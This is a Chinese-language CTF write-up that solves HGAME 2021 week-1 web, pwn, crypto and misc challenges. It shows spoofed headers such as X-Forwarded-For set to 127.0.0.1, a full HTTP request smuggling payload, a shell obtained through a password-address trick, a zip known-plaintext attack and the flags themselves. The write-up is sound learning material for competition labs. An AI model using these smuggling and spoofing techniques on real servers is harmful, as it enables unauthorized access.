

HGAME 2021 week1 writeup

Web

Hitchhiking_in_the_Galaxy

Hitchhiking_in_the_Galaxy[已完成]

描述

第一次在银河系里搭顺风车，要准备啥，在线等，挺急的

题目地址: <http://hitchhiker42.0727.site:42420>

基准分数 100

当前分数 100

完成人数 386

先进入网页

404

你来晚了，地球已经被沃贡人摧毁了。原因是地球挡住了它们的超空间快速通道。

[我要搭顺风车！](#)


发现我要搭顺风车！的链接为

<http://hitchhiker42.0727.site:42420/HitchhikerGuide.php>


而实际跳转为

<http://hitchhiker42.0727.site:42420/index.php>


利用 Burpsuite 代理浏览器得到



改请求 get 为 post




改 User-Agent 中的 Firefox 为 Infinite Improbability Drive



改 Referer 头并加上网址（为什么我第一次做的时候要俩网址加一起才行呢🤔害得我想了半天）

https://cardinal.ink/



提示从本地访问，添加 X-Fowarded-For 并设置为 127.0.0.1

最后得flag

请求

Raw头Hex

POST /HitchhikerGuide.php HTTP/1.1
Host: hitchhiker42.0727.site:42420
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Infinite Improbability Drive/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer:https://cardinal.ink/
Upgrade-Insecure-Requests: 1
X-Forwarded-For:127.0.0.1

响应

Raw头HexRender

HTTP/1.1 200 OK
Date: Wed, 03 Feb 2021 07:31:23 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 62
Connection: close
Content-Type: text/html; charset=UTF-8

hgame{s3Cret_of_HitCHhiking_in_the_GAl@xy_i5_d0nT_p@nic!}

watermelon

watermelon[已完成]

描述

简单目上头的游戏


题目地址: <http://watermelon.ryen.xyz:800/>

基准分数: 100

当前分数: 100

完成人数: 433

进入网页，发现是合成大西瓜



玩了一盘，发现要两千分才有flag，直接 F12，发现 project.js，在其中搜索1999发现其下方有奇怪字符串，怀疑为 base64 编码

```
gameOverShowText: function (e, t) {  
  if(e > 1999){  
    alert(window.atob("aGdhbWV7ZG9few91X2tub3dfY29jb3NfZ2FtZT99"))  
  }  
}
```

解码后为

```
hgame{do_you_know_cocos_game?}
```

宝藏走私者

宝藏走私者[已完成]

描述

hint: 注意留意服务器信息

资料: <https://paper.seebug.org/1048/>

宝藏走私者 Switch 喜欢偷盗并将奇特的宝藏走私到一些黑市商家手中。

为了阻止其继续作恶，警探 Liki 奉命将 Switch 抓捕归案。

调查过程中，Liki 发现 Switch 将一个秘密藏在了一个私人服务器中。

这或许会成为后续追查 Switch 的重大线索，你能找到这个秘密吗？

题目地址 <http://thief.0727.site:80>

基准分数 50

当前分数 50

完成人数 256

(先做的时候服务器白给，直接得flag)

后来自己根据给的资料做了一遍，其实这道题考的是 HTTP 请求走私

进入题目提示要从 localhost 访问，加上请求头果然不行

看了资料后知道要

```
GET / HTTP/1.1
Host: thief.0727.site
Content-Length: 76
Transfer-Encoding: chunked
```

0

```
GET /secret HTTP/1.1
Host: thief.0727.site
Client-IP: 127.0.0.1
aa:bb
```

WELCOME LOCALHOST. HERE IS THE SECRET:
hgame{HtTp+sMUg9l1nG^i5~r3a11y-d4nG3r0Us!}

hgame{HtTp+sMUg9l1nG^i5~r3a11y-d4nG3r0Us!}

做出这道题的时候week1快结束了，来不及做另一道HTTP请求走私了💔

智商检测鸡

智商检测鸡[已完成]

描述

又有谁不爱高数呢？反正我不爱（请使用firefox浏览器打开题目）

题目地址 <http://r4u.top:5000/>

基准分数 150

当前分数 150

完成人数 344

进去发现是做高数题，试了好久还是做不出来，直接 Mathematica 启动（反正只有100道）

检测一下智商，做完这些简单的定积分题自然后获取Flag吧！(积分式全部为 $ax+b$ 的形式)

当前进度：0 / 100

检测智商

$\int -9231(12x+17)dx$

做完还真有flag

检测一下智商，做完这些简单的定积分题自然后获取Flag吧！(积分式全部为 $ax+b$ 的形式)

当前进度：100 / 100

all have done!
hgame{3very0ne_H4tes_Math}

Right!

检测智商

看了一下 cookies 好像每做一题都会变，是不是从这里入手呢？下周找个时间试一下

PWN

whitegive

whitegive[已完成]

描述

真·签到题

附件: https://1.oss.hgame2021.vidar.club/whitegive_1d806777f834c418d214eb8aa4eb2821.zip

题目地址 nc 182.92.108.71 30210

基准分数 50

当前分数 50

完成人数 219

(连pwn一点都不知道的我都会做，果然是白给题)

压缩包中有 whitegive.c 和 whitegive 两个文件，打开原代码

```
#include <stdio.h>
#include <unistd.h>

void init_io()
{
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}
```

```

}

int main()
{
    unsigned long long num;

    init_io();

    printf("password:");
    scanf("%lld", &num);

    if (num == "paSsw0rd") { //Do you know strcmp?
        printf("you are right!\n");
        system("/bin/sh");
    } else {
        printf("sorry, you are wrong.\n");
    }

    return 0;
}

```

提示strcmp函数，联想到题中字符串 paSsw0rd 和 num 比较的是地址的值，用 IDA 打开另一文件，找到 paSsw0rd

```

.rodata:0000000000402004 ; const char format[]
.rodata:0000000000402004 format          db 'password:',0          ; DATA XREF: main+21↑to
.rodata:000000000040200E aLd          db '%ld',0          ; DATA XREF: main+39↑to
.rodata:0000000000402012 aPaSsw0rd      db 'paSsw0rd',0          ; DATA XREF: main+51↑to
.rodata:000000000040201B ; const char s[]
.rodata:000000000040201B s              db 'you are right!',0      ; DATA XREF: main+5D↑to
.rodata:000000000040202A ; const char command[]
.rodata:000000000040202A command        db '/bin/sh',0          ; DATA XREF: main+69↑to
.rodata:0000000000402032 ; const char aSorryYouAreWro[]
.rodata:0000000000402032 aSorryYouAreWro db 'sorry, you are wrong.',0

```

将 402012 它转换为十进制 4202514

连服务器得flag

```

└─$ nc 182.92.108.71 30210
password:4202514
you are right!
cat flag
hgame{W3lCOme_t0_Hg4m3_2222Z222z02l}

```

Crypto

Transformer

Transformer[已完成]

描述

所有人都已做好准备,月黑之时即将来临,为了击败最后的主控能量柱,打开通往芝加哥的升降桥迫在眉睫 看守升降桥的控制员已经失踪,唯有在控制台的小房间留下的小纸条,似乎是控制员防止自己老了把密码忘记而写下的,但似乎都是奇怪的字母组合,唯一有价值的线索是垃圾桶里的两堆被碎纸机粉碎的碎纸,随便查看几张,似乎是两份文件,并且其中一份和小纸条上的字母规律有点相像 附件

md5:0340142700c8f63546368fa14fd6fb24

题目地址 <https://1.oss.hgame2021.vidar.club/Transformer.zip>

基准分数 50

当前分数 50

完成人数 144

下载zip, 解压后得到

名称	修改日期	类型	大小
enc	2021/1/30 15:07	文件夹	
ori	2021/1/30 15:07	文件夹	
Transformer.txt	2021/1/30 21:50	文本文档	1 KB

打开txt文件(我也不知道上面两个有什么用), 得到神秘字符串

```
Tqh ufso mnfcyh eaikauh kdkoht qpk aiud zkhc xpkkranc uayfi kfieh 2003, oqh
xpkkranc fk "qypth{hp5d_s0n_szi^3ic&qh11a_}",Dai'o sanyho oa pcc oqh dhpn po oqh hic.
```

其中 `qypth{hp5d_s0n_szi^3ic&qh11a_}` 很明显是 `hgame{xxx}` 的格式, 于是利用

<http://quipqiup.com/> 解密

quipqiup is a fast and automated cryptogram solver by [Edwin Olson](#). It can solve simple substitution ciphers often found in newspapers, including puzzles like cryptoquips (in which word boundaries are preserved) and patristocrats (inwhi chwor dboun darie saren t).

Puzzle:

Tqh ufso mnfcyh eaikauh kdkoht qpk aiud zkhc xpkkranc uayfi kfieh 2003, oqh xpkkranc fk "qypth{hp5d_s0n_szi^3ic&qh11a_}",Dai'o sanyho oa pcc oqh dhpn po oqh hic.

Clues: For example G=R QVW=THE

q=h y=g p=a t=m h=e

Solve

⊗ automatically selected statistics mode; you can override by using the drop down menu next to the solve button.

```
0 -2.433 Mhe lift bridge console system has only used password login since 2003, the password is "hgame(ea5y_f0r_fun^3nd&he11o_)",Yon't forget to add the year at the end.
1 -3.329 Mhe nuct brudge foisone system has oiny zsed password nogui suife 2003, the password us "hgame(ea5y_c0r_czi^3ic&he11o_)",Yoi't corget to add the year at the eid.
2 -3.442 Mhe lift dringe bousole system has ouly ksen passcorn logiu siube 2003, the passcorn is "hgame(ea5y_f0r_fku^3un&he11o_)",You't forget to ann the year at the eun.
3 -3.443 Mhe luft drunge koisole system has oily psen wassborn logui suike 2003, the wassborn us "hgame(ea5y_f0r_fpi^3in&he11o_)",Yoi't forget to ann the year at the ein.
4 -3.448 Mhe luft drunge koisole system has oily vsen passborn logui suike 2003, the passborn us "hgame(ea5y_f0r_fvi^3in&he11o_)",Yoi't forget to ann the year at the ein.
```

第一行的即是正确解码

```
Mhe lift bridge console system has only used password login since 2003, the
password is "hgame{ea5y_f0r_fun^3nd&he11o_}",Yon't forget to add the year at the
end.
```

根据提示在最后加上日期得

```
hgame{ea5y_f0r_fun^3nd&he11o_2021}
```

MISC

Base全家福

Base全家福[已完成]

描述
新年即将来临之际，Base家族也团聚了，他们用他们特有的打招呼方式向你问了个好，你知道他们在说什么吗？
R1k0RE1OWIdHRTNFSU5SVkc1QkRLT1pXR1VaVENOU1RHTV1ETVJCV0dVM1VNT1pVR01ZREtSU1VIQTJET01aVuDSQ0RHTVpWSVlaVEVNW1FHTVpER01KWE1RPT09PT09
本次比赛为招新赛，请各位选手不要在当周比赛进行期间至结束后24小时内发布当周比赛题目的writeup
题目地址 <https://www.baidu.com>
基准分数 50
当前分数 50
完成人数 637

根据提示直接将密文
R1k0RE1OWIdHRTNFSU5SVkc1QkRLT1pXR1VaVENOU1RHTV1ETVJCV0dVM1VNT1pVR01ZREtSU1VIQTJET01aVuDSQ0RHTVpWSVlaVEVNW1FHTVpER01KWE1RPT09PT09 用 base64 base32 base16 解码，分别得到

```
GY4DMNZWGE3EINRVG5BDKNZWGUZTCNRTGMYDMRBWGU2UMNZUGMYDKRRUHA2DOMZUGRCDGMZVIYZTEMZQ
GMZDGMJXIQ=====
6867616D657B57653163306D655F74305F4847344D335F323032317D
hgame{we1c0me_t0_HG4M3_2021}
```

不起眼压缩包的养成的方法


不起眼压缩包的养成的方法[已完成]

描述
0x4qE给了张图给我，说这图暗藏玄机，你能帮我找出来吗？
题目地址 https://1.oss.hgame2021.vidar.club/0x4qE_112d64bd3834986084be726095957b5d.jpg
基准分数 100
当前分数 100
完成人数 233

先下载文件得到一张图片




由题目得知其中暗含压缩包，用 winhex 打开图片，找到压缩包头文件标记 50 4B 03 04，把之后的部分都提取文件，并将文件加上后缀名 zip，压缩加密无法解压，在 plain.zip 的注释中发现提示（第一次提取的时候没有注释，在这卡了好久，在学长的提醒下重新下载了附件）



联想到 pixiv id，用 <http://iqdb.org/> 搜图（我好像经常这么干）得到 id 70415155，输入密码解压

解压后得到 NO PASSWORD.txt 和 plain.zip，在 plain.zip 中发现也存在 NO PASSWORD.txt，因此想到可能是 zip 明文攻击

使用 7zip 压缩 NO PASSWORD.txt，并进行使用 ARCHPR 进行明文攻击，并得到密码 C8uvP\$DP（压缩要用 Bzip2 方法，其他的 ARCHPR 会提示在选定的档案中没有匹配的文件）



在解压后得到的 flag.zip 中发现 flag.txt

名称	大小	压缩后大小	修改时间	创建时间	访问时间	属性	加密	注释	CRC	算法	特征
flag.txt		240	2021-01-2...					+	00039743	ZipCrypto Store	Local: E

在学长提醒要关注 NO PASSWORD.txt , NO PASSWORD.txt 内容如下:

```
Sometimes we don't need to care about password.
Because it's too strong or null. XD
By the way, I only use storage.
```

直接将后缀zip改为txt, 在乱码中找到一串字符

```
&#x68;&#x67;&#x61;&#x6D;&#x65;&#x7B;&#x32;&#x49;&#x50;&#x5F;&#x69;&#x73;&#x5F;&#x55;&#x73;&#x65;&#x66;&#x75;&#x31;&#x5F;&#x61;&#x6E;&#x64;&#x5F;&#x4D;&#x65;&#x39;&#x75;&#x6D;&#x69;&#x5F;&#x69;&#x35;&#x5F;&#x57;&#x30;&#x72;&#x31;&#x64;&#x7D;
```

转码后得到flag

```
hgame{2iP_is_Usefu1_and_Me9umi_i5_w0r1d}
```

Galaxy

Galaxy(已完成)

描述

Akira的信物：用于提升Akira的潜能。一张藏着秘密的星空壁纸，不幸的是似乎在某次行动中遗失了。


题目地址 https://1.oss.hgame2021.vidar.club/galaxy_a123bd9c2edcc8439575cacdf2afe352.pcapng

基准分数 100

当前分数 100

完成人数 149


使用 wireshark 打开 pcapng 文件, 在HTTP导出中发现 png



下载得星空图



改变图片的高度得到flag



hgame{Wh4t_A_W0nderfu1_Wallpaper}

hgame{wh4t_A_w0nderfu1_wa11paper}

Word RE:MASTER

Word RE:MASTER[已完成]

描述

timmix不知所踪，只留下了两个word文档，作为word专家的你帮忙找出他的去向吗？

题目地址 https://1.oss.hgame2021.vidar.club/Word_REMASTER_e3c365a2c0edb60fbb7152279a31dafd.zip

基准分数 150

当前分数 150

完成人数 105

打开zip发现两个word，根据提示第二word的密码在第一个word中，但打开word只发现音乐梗

Fuck! 我的脑子好疼! 这可能是音游瘾发作最严重的一次,躺在床上很想打交互,嘴里念叨: O-0000000000·AAAAE-A-A-I-A-U·JO-000000000000·AAE-O-A-A-U-U-A E-eee-ee-eee·AAAAE-A-E-I-E-A JO-000-00-00-00·EEEEO-A-AAA-AAAA,不行我得上brainpower 耗尽前把密码记下来。←




把word改为压缩包形式，在其中发现密码

名称	大小	压缩后大小	修改时间	创建时间	访问时间	属性	加密	注释	CRC	算法	特征
media	28 028	28 028							046B44FB		
theme	8 398	1 761							19CC053A		
_rels	950	265							5A659F2D		
document.xml	10 103	1 892	1980-01-0...				-		C722DFA0	Deflate:Fastest	
fontTable.xml	2 415	595	1980-01-0...				-		876E9482	Deflate:Fastest	
password.xml	284	163	2021-01-2...	2021-01-2...	2021-01-2...	A	-		BC43CAD6	Deflate	NTFS
settings.xml	3 353	1 209	1980-01-0...				-		7419C9C8	Deflate:Fastest	
styles.xml	29 326	2 925	1980-01-0...				-		B85C173F	Deflate:Fastest	
webSettings.xml	4 282	553	1980-01-0...				-		B7888FC2	Deflate:Fastest	

DOYOUKNOWHIDDEN?

打开第二个word，发现下方神秘字符，查了资料发现是制表符和空格，再根据学长提示和图片，得知是snow加密

StargazeR: 翻译可以接地气，但不能接地府



使用软件解密得（听学长说网页版的是新，加密方式不同）

```
hgame{Cha11en9e_whit3_P4ND0R4_P4R4D0XXX}
```

这周刚好上1000分，下周继续努力